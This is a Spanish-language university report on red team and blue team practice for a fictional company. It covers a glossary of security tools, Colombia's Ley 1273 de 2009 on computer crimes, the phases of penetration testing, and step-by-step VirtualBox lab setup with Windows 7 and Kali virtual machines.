CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FREDDY JAVIER CASTRO MARTINEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

CALI, 2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

FREDDY JAVIER CASTRO MARTINEZ

ALEXANDER LARRAHONDO

TUTOR

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

CALI, 2021

CONTENIDO

pág.

TABLA DE FIGURAS

RESUMEN

En este documento, se dará desarrollo a el informe técnico donde se evidenciaron y estructuraron estrategias de seguridad informática apoyadas con actividades del seminario especializado en seguridad informática equipos estratégicos en ciberseguridad: red team & blue team, en cual se proponen los casos de estudio apuntando a la seguridad informática de la empresa The WhiteHose Security.

El contenido del informe técnico se encuentra basado el Desarrollo de 4 Etapas:

Etapa 1: Conceptos equipos de Seguridad

Se Identifica el Problema y se realiza la implementación de la Infraestructura Virtual necesaria para el desarrollo.

Etapa 2: Actuación ética y legal

Se Realiza Análisis del Personal idóneo para la ejecución de los Procesos Red Teaming y Blue Teaming y se identifican el conocimiento legal que rige para la Seguridad informática en Colombia

Etapa 3: Ejecución pruebas de intrusión

Análisis, Identificación y Ejecución de Herramientas utilizadas para penetración y Exploit en Seguridad informática

Etapa 4: Contención de ataques informáticos

GLOSARIO

Metasploit: Es una Herramienta desarrollada en Lenguaje de Programación Pearl y Ruby y es utilizada mayormente por auditores de Seguridad y Equipos RT & BT, Posee una gran cantidad de exploits (Vulnerabilidades) Conocidas y payloads(códigos) que se encargan de explotar dichas vulnerabilidades.

Contiene varios módulos como por ejemplo los encoders(Códigos) que permiten Saltar la Seguridad entregada por Antivirus y Seguridad Perimetral.

Nmap: Herramienta de código abierto utilizada comúnmente para escanear e identificar la seguridad en sistemas de información posee varias opciones de análisis y escaneo de redes con las cuales se pueden identificar los Servicios expuestos, Sistemas operativos, vulnerabilidades y tipos de bases de datos presentes en los Sistemas analizados**.**

OpenVas: Herramienta de escaneado de vulnerabilidades basada en el motor del Escáner de Nexus utiliza un sin número de protocolos industriales y publicaciones Web aplicando escaneos de penetración con o sin autenticación. Utiliza actualizaciones de Nuevas Vulnerabilidades diariamente.

ExploitDB: Herramienta Online que permite a los Equipos de Red Team tener una base de datos de Exploits actualizada diariamente, posee un sin número de información acerca de Sistemas Vulnerables, herramienta de Acceso de acceso público para Pentester.

CVE: Se trata de una lista de vulnerabilidades de seguridad de la información que son públicamente conocidas, podríamos indicar que es el estándar más conocido y usado, cada vulnerabilidad es identificada con las Letras CVE- ID (año-código de Vulnerabilidad).

Es utilizado como base para la evaluación de las vulnerabilidades por los Equipos RT y BT

INTRODUCCIÓN

En el siguiente informe técnico identificaremos las acciones realizadas por el equipo Red team y Blue team enfocadas a la empresa The WhiteHose Security, evaluando los criterios éticos y legales que permite asegurar los procesos de seguridad informática, análisis e implementación de herramientas de pentesting y herramientas de ciberseguridad.

Se revisará en detalle los procesos y procedimientos que son realizados en las etapas o fases del pentesting, las herramientas utilizadas en cada una de estas fases y el análisis en el sistema utilizado. Se identificará los factores de vulnerabilidad a en base al análisis de riesgos de seguridad en el sistema informático de la empresa, permitiendo conocer las acciones a ejecutar con el fin minimizar o mitigar ataques que se realicen a la compañía en tiempo real.

Durante el desarrollo revisaremos la capacidad técnica de contener ataques en la empresa The WhiteHose Security teniendo como ejemplo sistemas vulnerables que con las identificación y desarrollo de técnicas de contención establecer un sistema seguro para la compañía, ejecutando cada una de las recomendaciones posteriores al estudio realizado.

OBJETIVOS

1. OBJETIVO GENERAL.

Desarrollar informe técnico de los procedimientos de seguridad informática Realizados por los Equipos Red team y Blue team en la empresa The WhiteHose Security, estableciendo normas y procesos de Seguridad en la compañía

2. OBJETIVOS ESPECÍFICOS.

identificar los requerimientos del cliente y la normatividad sobre procesos de seguridad informática.

Ejecutar acciones metodológicas de seguridad que son utilizadas por los equipos Red team y Blue team en la empresa The WhiteHose Security a través de su escenario propuesto.

Documentar las conclusiones y recomendaciones para establecer las estrategias

usadas por el equipo Red team y Blue team para la empresa The

WhiteHose Security.

FORMULACIÓN DEL PROBLEMA

¿Por qué establecer una estrategia para la implementación de Equipos de Seguridad Red Team y Blue Team mejoraría la Seguridad de la información e Infraestructura en la Compañía The WhiteHose Security?

JUSTIFICACIÓN

Este Documento permitirá establecer y detallar los métodos y técnicas utilizadas por los equipos Blue Team y Red Team en la compañia The WhiteHose Security de manera práctica, identificando las herramientas utilizadas por estos equipos y el nivel de aporte que pueden brindar The WhiteHose Security.

Permitirá conocer las metodologías a utilizar para la implementación de los Equipos Blue Team y Red Team, él porque es importante tenerlos en The WhiteHose Security logrando obtener un valor agregado a los proyectos desarrollados por la compañia

MARCO CONCEPTUAL

Pentesting: son un tipo de prueba de seguridad que utiliza herramientas automatizadas, técnicas manuales y procedimientos que hackers usarían si su objetivo fuera atacar las compañías; Con el Pen test se busca explotar cualquier vulnerabilidad que se tenga en las compañías [1]

Seguridad de la Información: Se refiere a la confidencialidad, la integridad y la disponibilidad de la información y los datos importantes para la organización, independientemente del formato que tengan. Según la iso27001[2]

Consultoría Tecnológica: Capacidad de aconsejar a compañías en cómo usar la Tecnología de la información con el fin de conseguir resultados empresariales, alineando procesos y desarrollando proyectos.[3]

Ataques a la Seguridad Informática (Ciberataques): Es un conjunto de acciones ofensivas contra sistemas de información. Se realiza a

Bases de datos

Redes informáticas

Otras herramientas de TI

El objetivo es dañar, alterar o destruir compañías personas. Además, podrían anular los servicios que prestan, robar datos personales o usarlos para espiar [4]

---

[1] packetlabs. (2020). *what is penetration testing*. Obtenido de www.packetlabs.net: https://www.packetlabs.net/what-is-penetration-testing-2/

[2] www.pmg-ssi.com. (Mayo de 2015). *ISO 27001: ¿Qué significa la Seguridad de la Información?* Obtenido de https://www.pmg-ssi.com: https://www.pmg-ssi.com/2015/05/iso-27001-que-significa-la-seguridad-de-la-informacion/

[3] neosystem. (10 de octubre de 2014). ¿qué es y para qué sirve una consultora tecnológica? Obtenido de neosystems.es: https://neosystems.es/noticias/que-es-y-para-que-sirve-una-consultora-tecnologica/

[4] Bello, H. (1 de 07 de 2020). *Ciberseguridad: Tipos de ataques y en qué consisten*. Obtenido de www.iebschool.com: https://www.iebschool.com/blog/ciberseguridad-ataques-tecnologia/

Seguridad Informática: Métodos, procesos y Técnicas utilizadas para proteger los sistemas informáticos (Redes e Infraestructura) y la información digital contenida en ellos. [5]

Ciberseguridad: La ciberseguridad es la práctica de defender las pcs, los servidores, y dispositivos móviles, los sistemas electrónicos, las redes y los datos de Ataques informáticos.

Vulnerabilidad: Fallo o Debilidad en un sistema de información que pone es riesgos la seguridad de la información ahí contenida y permitiría al atacante comprometer la integridad, confidencialidad y disponibilidad de esta.

Amenazas: Acción que aprovecha la vulnerabilidad para atentar contra un sistema de información puede proceder de ataques, sucesos físicos y negligencia sobre los elementos de la infraestructura.

Riesgos: Se trata de la Probabilidad de que ocurra una afectación de seguridad, lo cual lo convierte en una amenaza y causando daños o perdidas. Se mide asumiendo que existe una cierta vulnerabilidad frente a una determinada amenaza, como puede ser un hacker, un ataque de denegación de servicios, un virus etc.[6]

Infraestructura Tecnológica: Elementos necesarios para la operación y Gestión de TI que poseen las compañías y/o empresas incluyen Software, Hardware, Elementos de Red, Sistemas operativos y Storage. (RED HAT, 2020)[7]

[5] www.pmg-ssi.com. (mayo de 2015). ISO 27001: ¿Qué significa la Seguridad de la Información? Obtenido de https://www.pmg-ssi.com: https://www.pmg-ssi.com/2015/05/iso-27001-que-significa-la-seguridad-de-la-informacion/

[6] INCIBE. (20 de Marzo de 2017). Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian? Obtenido de www.incibe.es: https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian

[7] RED HAT. (2020). ¿Qué es la infraestructura de TI? Obtenido de www.redhat.com: https://www.redhat.com/es/topics/cloud-computing/what-is-it-infrastructure

3. LEY 1273 DE 2009

La ley 1273 fue establecida en el 2009 mediante la cual se modifica el código penal, denominando “de la protección de la información y de los Datos” buscando proteger los sistemas que utilicen Tecnologías de Comunicación e Información. Esta ley consta de 6 Artículos diferenciándose según lo que se castiga.

Artículo 269A (Acceso abusivo a un sistema Informático) se castiga al que obtiene acceso a un Sistema Informático con protección o no, sin autorización o más allá de lo acordados entre las partes

Articulo 269B (Obstaculización ilegitima de sistema Informático) se Castiga al que sin tener permiso bloquee o impida el funcionamiento de acceso normal a un Sistema Informático o una red de telecomunicaciones.

Articulo 269C (Interceptación de datos Informáticos) se Castiga a la persona que Intercepte datos informáticos en su origen o destino, como también el espectro electromagnético que transporte datos Privados.

Articulo 269D (Daño Informático) se Castiga al que, sin estar facultado para ellos, dañe, elimine, altere un Sistema de información sus partes o componentes lógicos.

Articulo 269E (Uso de software Malicioso) el que sin tener facultades produzca, trafique, venda o distribuya software calificado como malicioso u otros programas que su función sea generar daños en sistemas de Información.

Articulo 269F (Violación de Datos Personales) castiga al que para beneficio propio o de un tercero obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee que se encuentren en archivos o ficheros sin autorización de divulgación.

Articulo 269G (Suplantación de Sitios Web Para Capturar Datos Personales) se castiga al que diseñe, desarrolle sitios web suplantados con el fin de recolectar datos personales. [8]

Articulo 269H (Circunstancias de Agravación punitiva) indica que todos los delitos descriptos con anterioridad el castigo será incrementado en tiempo y economía si son cometidos a:

- Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
- Por servidor público en ejercicio de sus funciones.
- Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
- Revelando o dando a conocer el contenido de la información en perjuicio de otro Obteniendo provecho para sí o para un tercero.
- Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

[8] Presidencia de Colombia. (1 de 5 de 2009). Ley 1273 de 2009. Obtenido de https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

- Utilizando como instrumento a un tercero de buena fe.

- Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.[9]

4. PENTESTING

Las Pruebas de Penetración (PenTesting) tienen como objetivo evaluar un sitio de alguna organización con pruebas ofensivas previamente acordada entre la Compañía y el pentester se evaluará algún servicio Expuesto como son:

Web Site o AppWEB

Servidores SSH, RDP

Servidores de Correo

Servidores de Base de Datos. Etc.

Estas pruebas se realizan con herramientas que permiten identificar el objetivo, encontrar vulnerabilidades y posibles accesos a explotar con aplicaciones de

[9] Presidencia de Colombia. (1 de 5 de 2009). Ley 1273 de 2009. Obtenido de https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

ciberseguridad e Ingeniería Social, estas pruebas ofensivas se hacen a través de 5 Fases como son:

4.1.1. Fase de recolección de información

Es conocida como fase de Reconocimiento, para comenzar con un Testing o auditoria completa lo ideal es agrupar la mayor cantidad de información del Sistema a atacar entre más información se posea más fácil será continuar con las demás Fases

Herramientas:

Nmap

Maltego

FOCA

4.1.2. Fase de Búsqueda de vulnerabilidades

Es conocida como fase de Análisis de vulnerabilidades, durante el desarrollo de esta fase se analiza el total de información levantada en la fase de Recolección, y al realizar un análisis con algunas herramientas se identificarán vulnerabilidades y los posibles Vectores de ataques ya asentada la información resultaría identificando cual sería el Mejor ataque para utilizar

Herramientas:

Nexus

4.1.3. Fase de Explotación de vulnerabilidades

En esta Fase ya se logra realizar la explotación de las Vulnerabilidades obtenidas en las Fases Anteriores, durante el desarrollo se ejecutan exploits contra las vulnerabilidades anteriormente identificadas o también acceder a los sistemas con con las credenciales obtenidas durante las de Scan de Vulnerabilidades.

Herramientas:

MetaSploit

Sqlmap

Canvas

4.1.4. Fase Post-explotación

Al Desarrollar esta fase, el Pentester intentara ingresar los más adentro posible del sistema que se ha vulnerado, de manera que logre escalar perfiles de Acceso hasta encontrar llegar a obtener privilegios de Administrador y realizar saltos sobre toda la plataforma o Sistema de Información durante esta etapa realizando Técnicas de pivoting lograr vulnerar otros sistemas en la Organización.

4.1.5. Fase de Informe

Ya Al finalizar todas las Fases Anteriores con Éxito de la prueba de Penetración se generará el informe final a entregar a la compañía Acordada donde se especifique los métodos utilizados, las herramientas y el detalle de las Vulnerabilidades Atacadas y la información Sustraída.

HERRAMIETAS DE CIBERSEGURIDAD

Para el análisis de vulnerabilidades existen algunas herramientas utilizadas por los Equipos de BT y RT con estas herramientas se puede identificar las Diferentes vulnerabilidades que puede ser explotadas por un Pentester o un Ciberdelincuente.

Metasploit: Es una Herramienta desarrollada en Lenguaje de Programación Pearl y Ruby y es utilizada mayormente por auditores de Seguridad y Equipos RT & BT.

Posee una gran cantidad de exploits (Vulnerabilidades) Conocidas y payloads(códigos) que se encargan de explotar dichas vulnerabilidades.

Contiene varios módulos como por ejemplo los encoders (Códigos) que permiten Saltar la Seguridad entregada por Antivirus y Seguridad Perimetral.

Nmap: Herramienta de código abierto utilizada comúnmente para escanear e identificar la seguridad en sistemas de información posee varias opciones de análisis y escaneo de redes con las cuales se pueden

identificar los Servicios expuestos, Sistemas operativos, vulnerabilidades y tipos de bases de datos presentes en los Sistemas analizados**.**

OpenVas: Herramienta de escaneado de vulnerabilidades basada en el motor del Escáner de Nexus utiliza un sin número de protocolos industriales y publicaciones Web aplicando escaneos de penetración con o sin autenticación. Utiliza actualizaciones de Nuevas Vulnerabilidades diariamente.

ExploitDB Herramienta Online que permite a los Equipos de Red Team tener una base de datos de Exploits actualizada diariamente, posee un sin número de información acerca de Sistemas Vulnerables, herramienta de Acceso de acceso público para Pentester.

CVE Se trata de una lista de vulnerabilidades de seguridad de la información que son públicamente conocidas, podríamos indicar que es el estándar más conocido y usado, cada vulnerabilidad es identificada con las Letras CVE- ID (año-código de Vulnerabilidad).

Es utilizado como base para la evaluación de las vulnerabilidades por los Equipos RT y BT

BANCO DE TRABAJO

Inicialmente se realiza descarga de los Medios a Utilizar para el Laboratorio:




Figura 1: Instaladores Laboratorio Tomada: Autor

- Virtualbox: Instalador Aplicación Hypervisor para Windows 10
- Win7 32 Bits Sistema Operativo Windows 7 Cliente 1
- Win7 X64 Bits Sistema Operativo windows 7 Cliente 2
- Kali – Seminario: Herramientas de Pentesting Sistema Operativo Linux

Abriremos el Instalador de Virtual box seguiremos el wizard e instalaremos en la Unidad E:\HVServer




Figura 2: Instalando Virtual box Tomada: Autor

Al Finalizar la Instalación del Hypervisor, ejecutaremos este dando doble clic sobre el ejecutable de la aplicación.




Figura 3: Ejecución Virtual box Tomada: Autor

Con el Hypervisor Instalado procederemos a importar las imágenes de los 3 Sistemas Operativos

- Clic en importar




Figura 4: importando Máquina Virtual, Tomada: Autor

- Escogeremos la. ova del sistema operativo a implementar




Figura 5: Importando Máquina Virtual paso2, Tomada: Autor

- Iremos a modo experto y asignaremos los recursos y las carpetas de trabajo donde va a quedar alojada el Servidor Importado
- Damos Clic en Importar




Figura 6: Importando Máquina Virtual paso3, Tomada: Autor

- El proceso de importación se ejecutará




Figura 7: Importando Máquina Virtual Paso Final, Tomada: Autor

- De esta forma se importará cada uno de los Servidores y quedaran en la lista de forma apagada




Figura 8: Virtual box Página Principal, Tomada: Autor

Este paso de importación se repite hasta tener las 3 máquinas importadas en la consola Hypervisor de Virtual Box




Figura 9: Maquinas Importadas Virtual Box, Tomada: Autor

Para Asegurar que las Máquinas Virtuales Accedan a la red del Host Físico se asignara en modo Puente con la Tarjeta de Red que recibe la Red Local

